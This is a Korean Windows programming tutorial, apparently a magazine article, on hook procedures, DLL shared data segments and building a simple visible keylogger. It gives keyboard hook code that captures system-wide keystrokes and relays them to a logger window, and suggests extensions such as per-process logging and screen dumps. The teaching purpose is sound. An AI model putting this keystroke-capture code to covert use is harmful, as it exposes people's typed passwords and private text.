후킹 프로시저의 경우 되도록 간단하게 작성하는 것이 좋다. 왜냐하면 후킹 프로시저의 경우 일반적으로 호출되는 빈도가 높고, 불필요한 호출이기 때문이다. 결국 불필요한 부하만 시스템에 추가하는 셈이 되기 때문이다. 멀티스레딩을 사용할 때에도 멀티스레딩의 컨텍스트 전환 부하보다 그것을 분산해서 처리했을 때 효과가 클 때에만 사용하는 것이 좋듯이, 후킹도 그것을 해서 발생하는 부하가 그것을 감수할 정도로 멋진 기능일 때에만 사용하는 것이 바람직하다.

하지만 어떠한 경우건 사용자가 이러한 불필요한 부하를 느낄 정도로 후킹 프로시저가 복잡하다면 이는 문제가 된다. 이 정도로 느린 소프트웨어를 사용자는 사용하지 않을 것이기 때문이다. 더욱이 전역 후킹이라면, 시스템 전체가 느려지기 때문에 문제가 더욱 심각하다고 할 수 있다. 이 경우엔 해당 후킹 프로시저를 단순화할 방법을 생각하거나 아니면 후킹의 범위를 제한할 필요가 있다. 후킹 프로시저의 궁극의 경지는 있는 듯 없는 듯 후킹 하는 것이라는 점을 명심하자.

공유 세그먼트

다른 주소 공간으로 가버린 DLL 과 우리는 더 이상 연결할 방도가 없다. 해당 DLL 이 실행되는 컨텍스트 또한 다른 프로세스의 스레드 컨텍스트이기 때문이다. 하지만 이러한 연결 방법이 없다면 후킹 DLL 이 의미 있는 동작을 하기란 힘들다. 따라서 우리는 실행 모듈과 후킹 DLL 사이의 정보 공유 방법을 생각해야 한다.

여러 가지 방법이 있지만, 가장 빠르고 쉬운 방법은 공유 세그먼트를 사용하는 것이다. 이는 DLL 의 일부 값들을 공유 세그먼트에 저장하는 방법을 말한다. 공유 세그먼트에 저장된 내용은 프로세스의 경계를 넘어서 공유되기 때문에 그 값을 변경하면 DLL 이 어떤 프로세스의 주소 공간에 있건 동일한 값을 볼 수 있다.

```
#pragma data_seg("Shared")
HWND g_targetWnd = NULL;
```

```
#pragma data_seg()
#pragma comment(linker, "/SECTION:Shared,RWS")
```

위의 코드는 공유 세그먼트를 설정하는 방법을 보여준다. 첫 번째 줄은 Shared 라는 세그먼트를 시작한다는 것을 알려준다. 이후에 선언되는 것들은 해당 세그먼트에 저장된다. 세 번째 줄은 원래 세그먼트로 돌아가라는 의미다. 따라서 이후에 선언되는 내용은 더 이상 Shared 세그먼트에 저장되지 않는다. 결국 위의 세 줄은 g_targetWnd 를 Shared 세그먼트에 저장하는 것을 지시한다. 네 번째 줄은 Shared 세그먼트에 읽기, 쓰기, 공유 속성을 지정하는 것을 의미한다. 위에서 지시할 수 있는 값으로 읽기(R), 쓰기(W), 실행(E), 공유(S)가 있다. 여기서 한 가지 주의해야 할 점은 위와 같이 특정 세그먼트에 저장하기 위해서는 반드시 초기화를 해주어야 한다는 점이다. 초기화 과정이 빠질 경우 컴파일러는 해당 변수를 지정된 세그먼트에 위치 시키지 않는다.


위와 같이 한 후 컴파일을 하면 g_targetWnd 의 값은 모든 프로세스 사이에서 공유 한다. 굉장히 간단한 방법이다. 하지만 이 방법의 경우 장점만 있는 것은 아니다. 다음과 같은 단점이 있다.

초기화된 데이터만 들어가므로 섹션내의 데이터가 증가할수록 덩달아 DLL 의 크기도 커진다.
공유 데이터 섹션이 존재하는 DLL 의 경우 실행 압축을 적용하기가 힘들다.
공유 섹션에 데이터가 존재하기 때문에 보안상 문제가 발생할 수 있다.
변수를 공유하기 때문에 결국 프로세스 경계에서 한 곳의 문제가 다른 곳으로 전파될 수 있다.

위와 같이 많은 단점이 있지만 실행 압축이 필요 없고 중요하지 않은 간단한 데이터를 조심스럽게 다루는 곳이라면 충분히 사용할 가치가 있다. 왜냐하면 쓰기 편하고 간단하기 때문이다.

키로거

지금까지 설명한 내용만으로도 충분히 좋은 키로거를 제작할 수 있을 것이다. 필자가 제작한 것은 아주 기본적인 키로거 기능만 가진 것이다. <화면 3>에 그 실행 화면이 나타나 있다.



화면 3 초 간단 키로거 실행 화면

항상 위 버튼이. 체크된 상태에서는 다른 윈도우에 가려지지 않는다. 지우기 버튼은 에디터의 내용을 지워준다. 훅 설치 버튼을 누르면 후킹이 시작되고, 훅 제거 버튼을 누르면 설치된 훅을 제거해 준다.

<리스트 3>에 키로거에서 사용된 키보드 훅 프로시저가 나와있다. 키 코드를 아스키 코드로 변환하는 과정과 키로거 윈도우로 메시지를 통해 전송하는 부분이 핵심적인 부분이다. 단순히 SendMessage 로 메시지를 전송할 경우 키로거 윈도우가 블록 되면 DLL 도 같이 블록 되는 문제점이 있다. 이러한 문제를 피하기 위해서 SendMessageTimeout 을 사용했다.

리스트 3 키보드 훅 프로시저

```
LRESULT CALLBACK
KeyHookMsg(int code, WPARAM w, LPARAM l)
{
    // code 가 0 이상인 경우와 후킹 정보를 전송할 윈도우가 존재하는 경우에만 후킹 프로시저를 수행 한다.
    if(code >= 0 && IsWindow(g_targetWnd))
    {
        PKEYINFO keyInfo = (PKEYINFO) &l;

        // 확장 키가 아니고, alt 가 눌려지지 않은 상태에서, 키를 누른 경우를 검사한다.
        if(!keyInfo->extended && !keyInfo->alt && !keyInfo->notPressed)
        {
            BYTE keyState[256];
            WORD ch=0;
```

```
        // 가상 키 코드를 적절한 형태의 아스키 코드로 변환한다. Control 키는 무시한다.
        GetKeyboardState(keyState);
        keyState[VK_CONTROL] = 0;
        if(ToAscii((UINT) w, keyInfo->scanCode, keyState, &ch, 0) == 1)
        {

            // 대상 윈도우로 키 메시지를 전송한다.
            // WPARAM 으로는 아스키 코드롤, lParam 으로는 넘어온 키 정보 값을 전송한다.
            SendMessageTimeout( g_targetWnd,
                                g_callbackMsg,
                                ch,
                                l,
                                SMTO_BLOCK|SMTO_ABORTIFHUNG,
                                50,
                                NULL    );
        }
    }
}

    return CallNextHookEx(NULL, code, w, l);
}
```

훅 프로시저에서 SendMessageTimeout 으로 전달한 메시지를 실제 프로그램에서 처리하는 부분이 <리스트 4>에 나와있다. 각종 제어 문자를 확장시킨 후 버퍼에 저장한다.
최종적으로 버퍼의 내용을 에디터 끝에 추가하면 모든 작업이 마무리 된다.

리스트 4 훅 메시지 핸들러

```
LRESULT CkeylogDlg::OnKeyMsg(WPARAM w, LPARAM l)
{
    CString buf;
    PKEYINFO keyInfo = (PKEYINFO) &l;

    // 에디터에 추가할 내용을 buf 에 저장한다.
    for(unsigned i=0; i<keyInfo->repeatCnt; ++i)
    {
        switch(w)
        {
        case VK_BACK:
            buf += "<BS>";
            break;

        case VK_SPACE:
            buf += "<SP>";
            break;

        case VK_TAB:
            buf += "<TAB>";
            break;

        default:
```

```
            buf += (TCHAR) w;
            break;
        }
    }

    // 에디터의 마지막 부분에 buf를 추가한다.
    int len = m_edtKeyLog.GetWindowTextLength();
    m_edtKeyLog.SetSel(len, len);
    m_edtKeyLog.ReplaceSel(buf);

    return 0;
}
```

도전 과제

우리가 구현한 키로거는 가장 원시적인 형태다. 한 단계 내공을 업그레이드 하고 싶다면 이곳에 다음과 같은 기능을 추가하고 구현해 보자.

- 프로세스 별 키 로깅 내용 저장
- 키 메시지가 발생한 윈도우 화면 덤프
- 키 메시지가 발생한 시간 출력
- 특정 윈도우만 키 로깅
- WH_KEYBOARD_LL 을 사용한 키로거 제작
- 저장된 키 로깅 내용 재생

참고자료

참고자료 1. "해킹/파괴의 광학" - 김성우 저

참고자료 2. "Programming Applications for Windows (4/E)" – Jeffrey Ritcher 저